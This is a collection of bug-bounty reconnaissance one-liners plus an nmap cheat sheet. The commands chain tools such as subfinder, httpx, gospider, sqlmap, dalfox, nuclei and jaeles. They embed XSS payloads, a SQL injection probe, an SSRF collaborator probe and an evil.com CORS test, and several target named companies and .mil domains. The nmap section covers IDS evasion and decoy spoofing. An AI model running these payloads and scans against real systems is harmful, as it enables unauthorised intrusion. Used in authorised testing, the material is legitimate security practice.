- [SecretFinder](#)
- [Shodan](#)
- [ShuffleDNS](#)
- [SQLMap](#)
- [Subfinder](#)
- [SubJS](#)
- [Unew](#)
- [Unfurl](#)
- [WaybackURLs](#)
- [Wingman](#)
- [Goop](#)
- [Tojson](#)
- [X8](#)
- [XSStrike](#)
- [Page-fetch](#)

BBRF SCOPE DoD

```
bb rf inscope add '*.af.mil' '*.osd.mil' '*.marines.mil' '*.pentagon.mil' '*.disa.mil' '*.health.mil'
 '*.dau.mil' '*.dtra.mil' '*.ng.mil' '*.dds.mil' '*.uscg.mil' '*.army.mil' '*.dcma.mil' '*.dla.mil'
 '*.dtic.mil' '*.yellowribbon.mil' '*.socom.mil'
```

Scan log4j using BBRF and log4j-scan

- [Explained command](#)

```
bb rf domains | httpx -silent | xargs -l@ sh -c 'python3 http://log4j-scan.py -u "@'"
```

Airixss XSS

- [Explained command](#)

```
echo testphp.vulnweb.com | waybackurls | gf xss | uro | httpx -silent | qsreplace "'><svg  
onload=confirm(1)>' | airixss -payload "confirm(1)"
```

FREQ XSS

- [Explained command](#)

```
echo testphp.vulnweb.com | waybackurls | gf xss | uro | qsreplace "'><img src=x  
onerror=alert(1);>' | freq | egrep -v 'Not'
```

Bhedak

- [Explained command](#)

```
cat urls | bhedak "\"><svg/onload=alert(1)>*'/'---+{{7*7}}"
```

.bashrc shortcut OFJAAAH

```
reconjs(){  
    gau -subs $1 | grep -iE '\.js' | grep -iEv '(\.jsp|\.json)' >> js.txt ; cat js.txt | anti-burl | awk '{print  
$4}' | sort -u >> AliveJs.txt  
}  
cert(){  
    curl -s "[https://crt.sh/?q=%.$1&output=json](https://crt.sh/?q=%25.$1&output=json)" | jq -r  
'.[].name_value' | sed 's/\*\.//g' | anew  
}  
anubis(){  
    curl -s "[https://jldc.me/anubis/subdomains/$1](https://jldc.me/anubis/subdomains/$1)" |  
    grep -Po '((http|https):\\V)?([\\w.-]*\\.([\\w]*\\.[A-z]))\\w+' | anew  
}
```

Oneliner Haklistgen

- @hakluke

```
subfinder -silent -d domain | anew subdomains.txt | httpx -silent | anew urls.txt | hakrawler |  
anew endpoints.txt | while read url; do curl $url --insecure | haklistgen | anew wordlist.txt;  
done
```

```
cat subdomains.txt urls.txt endpoints.txt | haklistgen | anew wordlist.txt;
```

Running JavaScript on each page send to proxy.

- [Explained command](#)

```
cat 200http | page-fetch --javascript '[...document.querySelectorAll("a")].map(n => n.href)' --  
proxy http://192.168.15.47:8080
```

Running cariddi to Crawler

- [Explained command](#)

echo tesla.com | subfinder -silent | httpx -silent | cariddi -intensive

Dalfox scan to bugbounty targets.

- [Explained command](#)

xargs -a xss-urls.txt -l@ bash -c 'python3 /dir-to-xssstrike/xsstrike.py -u @ --fuzzer'

Dalfox scan to bugbounty targets.

- [Explained command](#)

wget https://raw.githubusercontent.com/arkadiyt/bounty-targets-data/master/data/domains.txt -nv ; cat domains.txt | anew | httpx -silent -threads 500 | xargs -l@ dalfox url @

Using x8 to Hidden parameters discovery

- [Explaining command](#)

assetfinder domain | httpx -silent | sed -s 's/\$/\/' | xargs -l@ sh -c 'x8 -u @ -w params.txt -o enumerate'

Extract .js Subdomains

- [Explaining command](#)

echo "domain" | haktrails subdomains | httpx -silent | getJS --complete | anew JS

echo "domain" | haktrails subdomains | httpx -silent | getJS --complete | tojson | anew JS1

goop to search .git files.

- [Explaining command](#)

xargs -a xss -P10 -l@ sh -c 'goop @'

Using chaos list to enumerate endpoint

curl -s https://raw.githubusercontent.com/projectdiscovery/public-bugbounty-programs/master/chaos-bugbounty-list.json | jq -r '.programs[].domains[]' | xargs -l@ sh -c 'python3 paramspider.py -d @'

Using Wingman to search XSS reflect / DOM XSS

- [Explaining command](#)

xargs -a domain -l@ sh -c 'wingman -u @ --crawl | notify'

Search ASN to metabigor and resolvers domain

- [Explaining command](#)

echo 'dod' | metabigor net --org -v | awk '{print \$3}' | sed 's/[0-9]\+\.//g' | xargs -l@ sh -c 'prips @ | hakrevdns | anew'

OneLiners

Search .json gospider filter anti-burl

- [Explaining command](#)

`gospider -s https://twitch.tv --js | grep -E "\.js(?:onp?)?$" | awk '{print $4}' | tr -d "[]" | anew | anti-burl`

Search .json subdomain

- [Explaining command](#)

`assetfinder http://tesla.com | waybackurls | grep -E "\.json(?:onp?)?$" | anew`

SonarDNS extract subdomains

- [Explaining command](#)

`wget https://opendata.rapid7.com/sonar.fdns_v2/2021-02-26-1614298023-fdns_a.json.gz ; gunzip 2021-02-26-1614298023-fdns_a.json.gz ; cat 2021-02-26-1614298023-fdns_a.json | grep ".DOMAIN.com" | jq .name | tr " " " " / " | tee -a sonar`

Kxss to search param XSS

- [Explaining command](#)

`echo http://testphp.vulnweb.com/ | waybackurls | kxss`

Recon subdomains and gau to search vuls DalFox

- [Explaining command](#)

`assetfinder testphp.vulnweb.com | gau | dalfox pipe`

Recon subdomains and Screenshot to URL using gowitness

- [Explaining command](#)

`assetfinder -subs-only army.mil | httpx -silent -timeout 50 | xargs -l@ sh -c 'gowitness single @'`

Extract urls to source code comments

- [Explaining command](#)

`cat urls1 | html-tool comments | grep -oE '\b(https?|http):\/\/[[-A-Za-z0-9+&@#/%?~=~_|!|.|:;]*[-A-Za-z0-9+&@#/%?~=~_]|'`

Axiom recon "complete"

- [Explaining command](#)

`findomain -t domain -q -u url ; axiom-scan url -m subfinder -o subs --threads 3 ; axiom-scan subs -m httpx -o http ; axiom-scan http -m ffuf --threads 15 -o ffuf-output ; cat ffuf-output | tr ", " " " | awk '{print $2}' | fff | grep 200 | sort -u`

Domain subdomain extraction

- [Explaining command](#)

`cat url | haktdextract -s -t 16 | tee subs.txt ; xargs -a subs.txt -l@ sh -c 'assetfinder -subs-only @ | anew | httpx -silent -threads 100 | anew httpDomain'`

Search .js using

- [Explaining command](#)

```
assetfinder -subs-only DOMAIN -silent | httpx -timeout 3 -threads 300 --follow-redirects -silent | xargs -l% -P10 sh -c 'hakrawler -plain -linkfinder -depth 5 -url %' | awk '{print $3}' | grep -E "\.js(?:onp?)?$" | anew
```

This one was huge ... But it collects .js gau + wayback + gospider and makes an analysis of the js. tools you need below.

- [Explaining command](#)

```
cat dominios | gau | grep -iE '\.js'|grep -iEv '(\.jsp|\.json)' >> gauJS.txt ; cat dominios | waybackurls | grep -iE '\.js'|grep -iEv '(\.jsp|\.json)' >> waybJS.txt ; gospider -a -S dominios -d 2 | grep -Eo "(http|https)://[^\"].*\.js+" | sed "s#\] \- #\n#g" >> gospiderJS.txt ; cat gauJS.txt waybJS.txt gospiderJS.txt | sort -u >> saidaJS ; rm -rf *.txt ; cat saidaJS | anti-burl | awk '{print $4}' | sort -u >> AliveJS.txt ; xargs -a AliveJS.txt -n 2 -l@ bash -c "echo -e '\n[URL]: @\n'; python3 linkfinder.py -i @ -o cli" ; cat AliveJS.txt | python3 collector.py output ; rush -i output/urls.txt 'python3 SecretFinder.py -i {} -o cli | sort -u >> output/resultJSPASS'
```

My recon automation simple. OFJAAAH.sh

- [Explaining command](#)

```
chaos -d $1 -o chaos1 -silent ; assetfinder -subs-only $1 >> assetfinder1 ; subfinder -d $1 -o subfinder1 -silent ; cat assetfinder1 subfinder1 chaos1 >> hosts ; cat hosts | anew clearDOMAIN ; httpx -l hosts -silent -threads 100 | anew http200 ; rm -rf chaos1 assetfinder1 subfinder1
```

Download all domains to bounty chaos

- [Explaining command](#)

```
curl https://chaos-data.projectdiscovery.io/index.json | jq -M '[] | .URL | @sh' | xargs -l@ sh -c 'wget @ -q'; mkdir bounty ; unzip '*.zip' -d bounty/ ; rm -rf *.zip ; cat bounty/*.txt >> allbounty ; sort -u allbounty >> domainsBOUNTY ; rm -rf allbounty bounty/ ; echo '@OFJAAAH'
```

Recon to search SSRF Test

- [Explaining command](#)

```
findomain -t DOMAIN -q | httpx -silent -threads 1000 | gau | grep "=" | qsreplace http://YOUR.burpcollaborator.net
```

ShuffleDNS to domains in file scan nuclei.

- [Explaining command](#)

```
xargs -a domain -l@ -P500 sh -c 'shuffledns -d "@" -silent -w words.txt -r resolvers.txt' | httpx -silent -threads 1000 | nuclei -t /root/nuclei-templates/ -o re1
```

Search Asn Amass

- [Explaining command](#)

Amass intel will search the organization "paypal" from a database of ASNs at a faster-than-default rate. It will then take these ASN numbers and scan the complete ASN/IP space for all tld's in that IP space (paypal.com, paypal.co.id, paypal.me)

```
amass intel -org paypal -max-dns-queries 2500 | awk -F, '{print $1}' ORS=',' | sed 's/,,$//' |  
xargs -P3 -l@ -d ',' amass intel -asn @ -max-dns-queries 2500"
```

SQLINJECTION Mass domain file

- [Explaining command](#)

```
httpx -l domains -silent -threads 1000 | xargs -l@ sh -c 'findomain -t @ -q | httpx -silent | anew  
| waybackurls | gf sqli >> sqli ; sqlmap -m sqli --batch --random-agent --level 1'
```

Using chaos search js

- [Explaining command](#)

Chaos is an API by Project Discovery that discovers subdomains. Here we are querying thier API for all known subdoains of "att.com". We are then using httpx to find which of those domains is live and hosts an HTTP or HTTPs site. We then pass those URLs to GoSpider to visit them and crawl them for all links (javascript, endpoints, etc). We then grep to find all the JS files. We pipe this all through anew so we see the output iteratively (faster) and grep for "(http|https)://att.com" to make sure we dont recieve output for domains that are not "att.com".

```
chaos -d att.com | httpx -silent | xargs -l@ -P20 sh -c 'gospider -a -s "@" -d 2' | grep -Eo  
"(http|https)://[^(/*)].*.js+" | sed "s#"
```

Search Subdomain using Gospider

- [Explaining command](#)

GoSpider to visit them and crawl them for all links (javascript, endpoints, etc) we use some blacklist, so that it doesn't travel, not to delay, grep is a command-line utility for searching plain-text data sets for lines that match a regular expression to search HTTP and HTTPS

```
gospider -d 0 -s "https://site.com" -c 5 -t 100 -d 5 --blacklist  
jpg,jpeg,gif,css,tif,tiff,png,ttf,woff,woff2,ico,pdf,svg,txt | grep -Eo '(http|https)://[^(/*)]+' | anew
```

Using gospider to chaos

- [Explaining command](#)

GoSpider to visit them and crawl them for all links (javascript, endpoints, etc) chaos is a subdomain search project, to use it needs the api, to xargs is a command on Unix and most Unix-like operating systems used to build and execute commands from standard input.

```
chaos -d paypal.com -bbq -filter-wildcard -http-url | xargs -l@ -P5 sh -c 'gospider -a -s "@" -d 3'
```

Using recon.dev and gospider crawler subdomains

- [Explaining command](#)

We will use recon.dev api to extract ready subdomains infos, then parsing output json with jq, replacing with a Stream EEditor all blank spaces If anew, we can sort and display unique

domains on screen, redirecting this output list to httpx to create a new list with just alive domains. Xargs is being used to deal with gospider with 3 parallel process and then using grep within regexp just taking http urls.

```
curl "https://recon.dev/api/search?key=apiKey&domain=paypal.com" | jq -r '[]'.rawDomains[] | sed 's/ //g' | anew | httpx -silent | xargs -P3 -l@ gospider -d 0 -s @ -c 5 -t 100 -d 5 --blacklist jpg,jpeg,gif,css,tif,tiff,png,ttf,woff,woff2,ico,pdf,svg,txt | grep -Eo '(http|https):\/\/[^\"]+' | anew
```

PSQL - search subdomain using crt.sh

- [Explaining command](#)

Make use of pgsq cli of crt.sh, replace all comma to new lines and grep just twitch text domains with anew to confirm unique outputs

```
psql -A -F , -f querycrt -h http://crt.sh -p 5432 -U guest certwatch 2>/dev/null | tr ',' '\n' | grep twitch | anew
```

Search subdomains using github and httpx

- [Github-search](#)

Using python3 to search subdomains, httpx filter hosts by up status-code response (200)

```
./github-subdomains.py -t APYKEYGITHUB -d domainotosearch | httpx --title
```

Search SQLINJECTION using qsreplace search syntax error

- [Explained command](#)

```
grep "=" .txt | qsreplace "' OR '1" | httpx -silent -store-response-dir output -threads 100 | grep -q -rn "syntax\|mysql" output 2>/dev/null && \printf "TARGET \033[0;32mCould Be Exploitable\e[m\n" || \printf "TARGET \033[0;31mNot Vulnerable\e[m\n"
```

Search subdomains using jldc

- [Explained command](#)

```
curl -s "https://jldc.me/anubis/subdomains/att.com" | grep -Po '((http|https):\/\/)?([w.-]*).([w]*)\.[A-z])\w+' | anew
```

Search subdomains in assetfinder using hakrawler spider to search links in content responses

- [Explained command](#)

```
assetfinder -subs-only tesla.com -silent | httpx -timeout 3 -threads 300 --follow-redirects -silent | xargs -l% -P10 sh -c 'hakrawler -plain -linkfinder -depth 5 -url %' | grep "tesla"
```

Search subdomains in crt.sh

- [Explained command](#)

```
curl -s "https://crt.sh/?q=%25.att.com&output=json" | jq -r '[]'.name_value | sed 's/\*\.//g' | httpx -title -silent | anew
```

Search subdomains in crt.sh assetfinder to search in link /.git/HEAD

- [Explained command](#)

```
curl -s "https://crt.sh/?q=%25.tesla.com&output=json" | jq -r '[] .name_value' | assetfinder -subs-only | sed 's#$/git/HEAD#g' | httpx -silent -content-length -status-code 301,302 -timeout 3 -retries 0 -ports 80,8080,443 -threads 500 -title | anew
```

```
curl -s "https://crt.sh/?q=%25.enjoei.com.br&output=json" | jq -r '[] .name_value' | assetfinder -subs-only | httpx -silent -path /.git/HEAD -content-length -status-code 301,302 -timeout 3 -retries 0 -ports 80,8080,443 -threads 500 -title | anew
```

Collect js files from hosts up by gospider

- [Explained command](#)

```
xargs -P 500 -a pay -l@ sh -c 'nc -w1 -z -v @ 443 2>/dev/null && echo @' | xargs -l@ -P10 sh -c 'gospider -a -s "https://@" -d 2 | grep -Eo "(http|https):/[^\"]*.js+" | sed "s#\ \- #\n#g" | anew'
```

Subdomain search Bufferover resolving domain to httpx

- [Explained command](#)

```
curl -s https://dns.bufferover.run/dns?q=sony.com | jq -r .FDNS_A[] | sed -s 's/,/\n/g' | httpx -silent | anew
```

Using gargs to gospider search with parallel process

- [Gargs](#)
- [Explained command](#)

```
httpx -ports 80,443,8009,8080,8081,8090,8180,8443 -l domain -timeout 5 -threads 200 --follow-redirects -silent | gargs -p 3 'gospider -m 5 --blacklist pdf -t 2 -c 300 -d 5 -a -s {}' | anew stepOne
```

Injection xss using qsreplace to urls filter to gospider

- [Explained command](#)

```
gospider -S domain.txt -t 3 -c 100 | tr " " "\n" | grep -v ".js" | grep "https://" | grep "=" | qsreplace '%22<svg%20onload=confirm(1);>'
```

Extract URL's to apk

- [Explained command](#)

```
apktool d app.apk -o uberApk;grep -Phro "(https?:/)[w\.-/]+[\"\\"]" uberApk/ | sed 's#"###g' | anew | grep -v "w3\|android\|github\|schemas.android\|google\|goo.gl"
```

Chaos to Gospider

- [Explained command](#)

```
chaos -d att.com -o att -silent | httpx -silent | xargs -P100 -l@ gospider -c 30 -t 15 -d 4 -a -H "x-forwarded-for: 127.0.0.1" -H "User-Agent: Mozilla/5.0 (Linux; U; Android 2.2) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1" -s @
```

Checking invalid certificate

- [Real script](#)

- [Script King](#)

```
xargs -a domain -P1000 -l@ sh -c 'bash cert.sh @ 2> /dev/null' | grep "EXPIRED" | awk '/domain/{print $5}' | httpx
```

Using shodan & Nuclei

- [Explained command](#)

Shodan is a search engine that lets the user find specific types of computers connected to the internet, AWK Cuts the text and prints the third column. httpx is a fast and multi-purpose HTTP using -silent. Nuclei is a fast tool for configurable targeted scanning based on templates offering massive extensibility and ease of use, You need to download the nuclei templates.

```
shodan domain DOMAIN TO BOUNTY | awk '{print $3}' | httpx -silent | nuclei -t /nuclei-templates/
```

Open Redirect test using gf.

- [Explained command](#)

echo is a command that outputs the strings it is being passed as arguments. What to Waybackurls? Accept line-delimited domains on stdin, fetch known URLs from the Wayback Machine for .domain.com and output them on stdout. Httpx? is a fast and multi-purpose HTTP. GF? A wrapper around grep to avoid typing common patterns and anew Append lines from stdin to a file, but only if they don't already appear in the file. Outputs new lines to stdout too, removes duplicates.

```
echo "domain" | waybackurls | httpx -silent -timeout 2 -threads 100 | gf redirect | anew
```

Using shodan to jaeles "How did I find a critical today? well as i said it was very simple, using shodan and jaeles".

- [Explained command](#)

```
shodan domain domain | awk '{print $3}' | httpx -silent | anew | xargs -l@ jaeles scan -c 100 -s /jaeles-signatures/ -u @
```

Using Chaos to jaeles "How did I find a critical today?".

- [Explained command](#)

To chaos this project to projectdiscovery, Recon subdomains, using httpx, if we see the output from chaos domain.com we need it to be treated as http or https, so we use httpx to get the results. We use anew, a tool that removes duplicates from @TomNomNom, to get the output treated for import into jaeles, where he will scan using his templates.

```
chaos -d domain | httpx -silent | anew | xargs -l@ jaeles scan -c 100 -s /jaeles-signatures/ -u @
```

Using shodan to jaeles

- [Explained command](#)

```
domain="domaintotest";shodan domain $domain | awk -v domain="$domain" '{print $1"."domain}' | httpx -threads 300 | anew shodanHostsUp | xargs -l@ -P3 sh -c 'jaeles -c 300 scan -s jaeles-signatures/ -u @' | anew JaelesShodanHosts
```

Search to files using assetfinder and ffuf

- [Explained command](#)

```
assetfinder att.com | sed 's#*.*#g' | httpx -silent -threads 10 | xargs -l@ sh -c 'ffuf -w path.txt -u @/FUZZ -mc 200 -H "Content-Type: application/json" -t 150 -H "X-Forwarded-For:127.0.0.1"'
```

HTTPX using new mode location and injection XSS using qsreplace.

- [Explained command](#)

```
httpx -l master.txt -silent -no-color -threads 300 -location 301,302 | awk '{print $2}' | grep -Eo '(http|https):\/\/[^\"].*' | tr -d '[' | anew | xargs -l@ sh -c 'gospider -d 0 -s @' | tr ' ' '\n' | grep -Eo '(http|https):\/\/[^\"].*' | grep "=" | qsreplace "<svg onload=alert(1)>" ""
```

Grap internal juicy paths and do requests to them.

- [Explained command](#)

```
export domain="https://target";gospider -s $domain -d 3 -c 300 | awk '/linkfinder/{print $NF}' | grep -v "http" | grep -v "http" | unfurl paths | anew | xargs -l@ -P50 sh -c 'echo $domain@ | httpx -silent -content-length'
```

Download to list bounty targets We inject using the sed .git/HEAD command at the end of each url.

- [Explained command](#)

```
wget https://raw.githubusercontent.com/arkadiyt/bounty-targets-data/master/data/domains.txt -nv | cat domains.txt | sed 's#$/git/HEAD#g' | httpx -silent -content-length -status-code 301,302 -timeout 3 -retries 0 -ports 80,8080,443 -threads 500 -title | anew
```

Using to findomain to SQLINJECTION.

- [Explained command](#)

```
findomain -t testphp.vulnweb.com -q | httpx -silent | anew | waybackurls | gf sqli >> sqli ; sqlmap -m sqli --batch --random-agent --level 1
```

Jaeles scan to bugbounty targets.

- [Explained command](#)

```
wget https://raw.githubusercontent.com/arkadiyt/bounty-targets-data/master/data/domains.txt -nv ; cat domains.txt | anew | httpx -silent -threads 500 | xargs -l@ jaeles scan -s /jaeles-signatures/ -u @
```

JLDC domain search subdomain, using rush and jaeles.

- [Explained command](#)

```
curl -s "https://jldc.me/anubis/subdomains/sony.com" | grep -Po '((http|https):\\V)?(((\\w-])*\\.(\\w+))\\.([A-Z]))\\w+' | httpx -silent -threads 300 | anew | rush -j 10 'jaeles scan -s /jaeles-signatures/ -u {}'
```

Chaos to search subdomains check cloudflareip scan port.

- [Explained command](#)

chaos -silent -d paypal.com | filter-resolved | cf-check | anew | naabu -rate 60000 -silent -verify | httpx -title -silent

Search JS to domains file.

- [Explained command](#)

cat FILE TO TARGET | httpx -silent | subjs | anew

Search JS using assetfinder, rush and hakrawler.

- [Explained command](#)

assetfinder -subs-only paypal.com -silent | httpx -timeout 3 -threads 300 --follow-redirects -silent | rush 'hakrawler -plain -linkfinder -depth 5 -url {}' | grep "paypal"

Search to CORS using assetfinder and rush

- [Explained command](#)

assetfinder fitbit.com | httpx -threads 300 -follow-redirects -silent | rush -j200 'curl -m5 -s -I -H "Origin:evil.com" {} | [[\$(grep -c "evil.com") -gt 0]] && printf "\n\033[0;32m[VUL TO CORS] - {}e[m"'

Search to js using hakrawler and rush & anew

- [Explained command](#)

cat hostsGospider | rush -j 100 'hakrawler -js -plain -usewayback -depth 6 -scope subs -url {} | anew hakrawlerHttpx'

XARGS to dirsearch brute force.

- [Explained command](#)

cat hosts | xargs -l@ sh -c 'python3 dirsearch.py -r -b -w path -u @ -i 200, 403, 401, 302 -e php,html,json,aspx,sql,asp,js'

Assetfinder to run massdns.

- [Explained command](#)

assetfinder DOMAIN --subs-only | anew | massdns -r lists/resolvers.txt -t A -o S -w result.txt ; cat result.txt | sed 's/A.*//; s/CN.*//; s/\..\$//' | httpx -silent

Extract path to js

- [Explained command](#)

cat file.js | grep -aoP "(?<=("|'|\\))\V[a-zA-Z0-9_?&=\\-\\#\\.]*(?=(\\"|'|\\"))" | sort -u

Find subdomains and Secrets with jsubfinder

- [Explained command](#)

cat subdomsains.txt | httpx --silent | jsubfinder search -s

Search domains to Range-IPS.

- [Explained command](#)

```
cat dod1 | awk '{print $1}' | xargs -l@ sh -c 'prips @ | hakrevdns -r 1.1.1.1' | awk '{print $2}' |
sed -r 's/.$//g' | httpx -silent -timeout 25 | anew
```

Search new's domains using dnsngen.

- [Explained command](#)

```
xargs -a army1 -l@ sh -c 'echo @' | dnsngen - | httpx -silent -threads 10000 | anew newdomain
```

List ips, domain extract, using amass + wordlist

- [Explained command](#)

```
amass enum -src -ip -active -brute -d navy.mil -o domain ; cat domain | cut -d']' -f 2 | awk
'{print $1}' | sort -u > hosts-amass.txt ; cat domain | cut -d']' -f 2 | awk '{print $2}' | tr ',' '\n' |
sort -u > ips-amass.txt ; curl -s "https://crt.sh/?q=%navy.mil&output=json" | jq
'.[].name_value' | sed 's/"/"/g' | sed 's/^\*/./g' | sort -u > hosts-crtsh.txt ; sed 's/$/.navy.mil/'
dns-jhaddix.txt_cleaned > hosts-wordlist.txt ; cat hosts-amass.txt hosts-crtsh.txt hosts-
wordlist.txt | sort -u > hosts-all.txt
```

Search domains using amass and search vul to nuclei.

- [Explained command](#)

```
amass enum -passive -norecursive -d disa.mil -o domain ; httpx -l domain -silent -threads 10 |
nuclei -t PATH -o result -timeout 30
```

Verify to cert using openssl.

- [Explained command](#)

```
sed -ne 's/^( *)Subject:/\1/p;X509v3 Subject Alternative Name/{
N;s/^.*/\n/;;a;s/^( *)\(.*/\), \1\2\n\1/;ta;p;q; }' < <{
openssl x509 -noout -text -in <{
    openssl s_client -ign_eof 2>/dev/null <<<$'HEAD / HTTP/1.0\r\n\r\n \
    -connect hackerone.com:443 ) )
```

Search domains using openssl to cert.

- [Explained command](#)

```
xargs -a recursivedomain -P50 -l@ sh -c 'openssl s_client -connect @:443 2>&1 ' | sed -E -e
's/[[:blank:]]+/\n/g' | httpx -silent -threads 1000 | anew
```

Search to Hackers.

- [Censys](#)
- [Spyce](#)
- [Shodan](#)
- [Viz Grey](#)

- [Zoomeye](#)
- [Onyphe](#)
- [Wigle](#)
- [Intelx](#)
- [Fofa](#)
- [Hunter](#)
- [Zorexeye](#)
- [Pulsedive](#)
- [Netograph](#)
- [Vigilante](#)
- [Pipl](#)
- [Abuse](#)
- [Cert-sh](#)
- [Maltiverse](#)
- [Insecam](#)
- [Anubis](#)
- [Dns Dumpster](#)
- [PhoneBook](#)
- [Inquest](#)
- [Scylla](#)

<https://github.com/KingOfBugbounty/KingOfBugBountyTips>

Footprinting & Scanning

Target Specification

Switch	Example	Description
	<code>nmap 192.168.1.1</code>	Scan a single IP
	<code>nmap 192.168.1.1 192.168.2.1</code>	Scan specific IPs
	<code>nmap 192.168.1.1-254</code>	Scan a range
	<code>nmap scanme.nmap.org</code>	Scan a domain

<https://t.me/learningnets>

	<code>nmap 192.168.1.0/24</code>	Scan using CIDR notation
<code>-iL</code>	<code>nmap -iL targets.txt</code>	Scan targets from a file
<code>-iR</code>	<code>nmap -iR 100</code>	Scan 100 random hosts
<code>–exclude</code>	<code>nmap –exclude 192.168.1.1</code>	Exclude listed hosts

Scan Techniques

Switch	Example	Description
<code>-sS</code>	<code>nmap 192.168.1.1 -sS</code>	TCP SYN port scan (Default)
<code>-sT</code>	<code>nmap 192.168.1.1 -sT</code>	TCP connect port scan (Default without root privilege)
<code>-sU</code>	<code>nmap 192.168.1.1 -sU</code>	UDP port scan
<code>-sA</code>	<code>nmap 192.168.1.1 -sA</code>	TCP ACK port scan
<code>-sW</code>	<code>nmap 192.168.1.1 -sW</code>	TCP Window port scan
<code>-sM</code>	<code>nmap 192.168.1.1 -sM</code>	TCP Maimon port scan

Host Discovery

Switch	Example	Description
<code>-sL</code>	<code>nmap 192.168.1.1-3 -sL</code>	No Scan. List targets only
<code>-sn</code>	<code>nmap 192.168.1.1/24 -sn</code>	Disable port scanning. Host discovery only.
<code>-Pn</code>	<code>nmap 192.168.1.1-5 -Pn</code>	Disable host discovery. Port scan only.
<code>-PS</code>	<code>nmap 192.168.1.1-5 -PS22-25,80</code>	TCP SYN discovery on port x. Port 80 by default
<code>-PA</code>	<code>nmap 192.168.1.1-5 -PA22-25,80</code>	TCP ACK discovery on port x. Port 80 by default
<code>-PU</code>	<code>nmap 192.168.1.1-5 -PU53</code>	UDP discovery on port x. Port 40125 by default
<code>-PR</code>	<code>nmap 192.168.1.1-1/24 -PR</code>	ARP discovery on local network

-n	nmap 192.168.1.1 -n	Never do DNS resolution

Port Specification

Switch	Example	Description
-p	nmap 192.168.1.1 -p 21	Port scan for port x
-p	nmap 192.168.1.1 -p 21-100	Port range
-p	nmap 192.168.1.1 -p U:53,T:21-25,80	Port scan multiple TCP and UDP ports
-p-	nmap 192.168.1.1 -p-	Port scan all ports
-p	nmap 192.168.1.1 -p http,https	Port scan from service name
-F	nmap 192.168.1.1 -F	Fast port scan (100 ports)
-top-ports	nmap 192.168.1.1 --top-ports 2000	Port scan the top x ports
-p-65535	nmap 192.168.1.1 -p-65535	Leaving off initial port in range makes the scan start at port 1
-p0-	nmap 192.168.1.1 -p0-	Leaving off end port in range makes the scan go through to port 65535

Service and Version Detection

Switch	Example	Description
-sV	nmap 192.168.1.1 -sV	Attempts to determine the version of the service running on port
-sV --version-intensity	nmap 192.168.1.1 -sV --version-intensity 8	Intensity level 0 to 9. Higher number increases possibility of correctness
-sV --version-light	nmap 192.168.1.1 -sV --version-light	Enable light mode. Lower possibility of correctness. Faster
-sV --version-all	nmap 192.168.1.1 -sV --version-all	Enable intensity level 9. Higher possibility of correctness. Slower

-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

OS Detection

Switch	Example	Description
-O	nmap 192.168.1.1 -O	Remote OS detection using TCP/IP stack fingerprinting
-O --osscan-limit	nmap 192.168.1.1 -O --osscan-limit	If at least one open and one closed TCP port are not found it will not try OS detection against host
-O --osscan-guess	nmap 192.168.1.1 -O --osscan-guess	Makes Nmap guess more aggressively
-O --max-os-tries	nmap 192.168.1.1 -O --max-os-tries 1	Set the maximum number x of OS detection tries against a target
-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

Timing and Performance

Switch	Example	Description
-T0	nmap 192.168.1.1 -T0	Paranoid (0) Intrusion Detection System evasion
-T1	nmap 192.168.1.1 -T1	Sneaky (1) Intrusion Detection System evasion
-T2	nmap 192.168.1.1 -T2	Polite (2) slows down the scan to use less bandwidth and use less target machine resources
-T3	nmap 192.168.1.1 -T3	Normal (3) which is default speed
-T4	nmap 192.168.1.1 -T4	Aggressive (4) speeds scans; assumes you are on a reasonably fast and reliable network
-T5	nmap 192.168.1.1 -T5	Insane (5) speeds scan; assumes you are on an extraordinarily fast network
Switch	Example input	Description

<code>-host-timeout <time></code>	1s; 4m; 2h	Give up on target after this long
<code>-min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time></code>	1s; 4m; 2h	Specifies probe round trip time
<code>-min-hostgroup/max-hostgroup <size></code>	50; 1024	Parallel host scan group sizes
<code>-min-parallelism/max-parallelism <numprobes></code>	10; 1	Probe parallelization
<code>-scan-delay/-max-scan-delay <time></code>	20ms; 2s; 4m; 5h	Adjust delay between probes
<code>-max-retries <tries></code>	3	Specify the maximum number of port scan probe retransmissions
<code>-min-rate <number></code>	100	Send packets no slower than <numberr> per second
<code>-max-rate <number></code>	100	Send packets no faster than <number> per second

NSE Scripts

Switch	Example	Description
<code>-sC</code>	<code>nmap 192.168.1.1 -sC</code>	Scan with default NSE scripts. Considered useful for discovery and safe
<code>-script default</code>	<code>nmap 192.168.1.1 --script default</code>	Scan with default NSE scripts. Considered useful for discovery and safe
<code>-script</code>	<code>nmap 192.168.1.1 --script=banner</code>	Scan with a single script. Example banner
<code>-script</code>	<code>nmap 192.168.1.1 --script=http*</code>	Scan with a wildcard. Example http
<code>-script</code>	<code>nmap 192.168.1.1 --script=http,banner</code>	Scan with two scripts. Example http and banner
<code>-script</code>	<code>nmap 192.168.1.1 --script "not intrusive"</code>	Scan default, but remove intrusive scripts
<code>-script-args</code>	<code>nmap --script snmp-sysdescr --script-args snmpcommunity=admin 192.168.1.1</code>	NSE script with arguments

Useful NSE Script Examples

Command	Description
<code>nmap -Pn --script=http-sitemap-generator scanme.nmap.org</code>	http site map generator
<code>nmap -n -Pn -p 80 --open -sV -vvv --script banner,http-title -iR 1000</code>	Fast search for random web servers
<code>nmap -Pn --script=dns-brute domain.com</code>	Brute forces DNS hostnames guessing subdomains
<code>nmap -n -Pn -vv -O -sV --script smb-enum*,smb-ls,smb-mbenum,smb-os-discovery,smb-s*,smb-vuln*,smbv2* -vv 192.168.1.1</code>	Safe SMB scripts to run
<code>nmap --script whois* domain.com</code>	Whois query
<code>nmap -p80 --script http-unsafe-output-escaping scanme.nmap.org</code>	Detect cross site scripting vulnerabilities
<code>nmap -p80 --script http-sql-injection scanme.nmap.org</code>	Check for SQL injections

Firewall / IDS Evasion and Spoofing

Switch	Example	Description
-f	<code>nmap 192.168.1.1 -f</code>	Requested scan (including ping scans) use tiny fragmented IP packets. Harder for packet filters
-mtu	<code>nmap 192.168.1.1 --mtu 32</code>	Set your own offset size
-D	<code>nmap -D 192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23 192.168.1.1</code>	Send scans from spoofed IPs
-D	<code>nmap -D decoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip</code>	Above example explained
